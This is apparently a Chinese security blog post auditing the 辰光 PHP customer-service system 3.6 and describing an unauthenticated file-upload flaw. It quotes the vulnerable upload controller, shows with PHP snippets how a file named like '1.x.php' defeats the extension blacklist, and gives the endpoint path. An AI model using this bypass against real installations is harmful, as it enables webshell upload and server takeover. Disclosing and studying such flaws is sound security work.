# 辰光PHP客服系统源码3.6 前台 getshell-0day

帮朋友看个站，发现存在客服系统，登录页面是这样的


下载地址：

https://www.fujieace.com/source-download/cg-php-3-6.html

随即下载源码，对其分析

此处审计版本 3.6

在文件 / application/admin/controller/Event.php

```
public function uploadimg()
{
```

```
        $file = $this->request->file("editormd-image-file");
        $name = $_FILES["editormd-image-file"]["name"];
        $arr = explode(".", $name);
        $ext = $arr[1];

        if ($ext == 'html' || $ext == 'htm' || $ext == 'jsp' || $ext == 'php' || $ext ==
'js') {

            $error = "不支持该文件格式！";

            $data = [
                "code" => -1,
                "msg" => $error,
                "data" => ""
            ];
            $json = json_encode($data);

            return $json;
        }

        if ($file) {
            $newpaths = ROOT_PATH . "/public/upload/files/";
            $info = $file->move($newpaths, time());
            if ($info) {
                $imgname = $info->getFilename();

                $imgpath = $this->base_root."/upload/files/" . $imgname;

                $data = [
                    "success" => 1,
                    "msg" => "success",
                    "url" => $imgpath
                ];

                return json_encode($data);
            }
        }
    }
```

其中过滤操作为

```
$arr = explode(".", $name);
$ext = $arr[1];
```

这不相当于没过滤。。

正常操作来讲可过滤

```php
<?php
$name="1.php";
$arr = explode(".", $name);
print_r($arr);
$ext = $arr[1];
print_r($ext);
?>
```

run (ctrl+x) 输入 Copy 分享当前代码 意见反馈

文本方式显示 html方式显示

```
Array
(
    [0] => 1
    [1] => php
)
php
```



但是我们把文件名上传改为 1.x.php

还原到默认code

```php
<?php
$name="1.x.php";
$arr = explode(".", $name);
print_r($arr);
$ext = $arr[1];
print_r($ext);
?>
```


run (ctrl+x) 输入 Copy 分享当前代码 意见反馈

文本方式显示 html方式显示

```
Array
(
    [0] => 1
    [1] => x
    [2] => php
)
x
```



通过这样 $ext 得到的值去和黑名单做匹配，直接绕过




地址：

http://xx.com/admin/event/uploadimg.html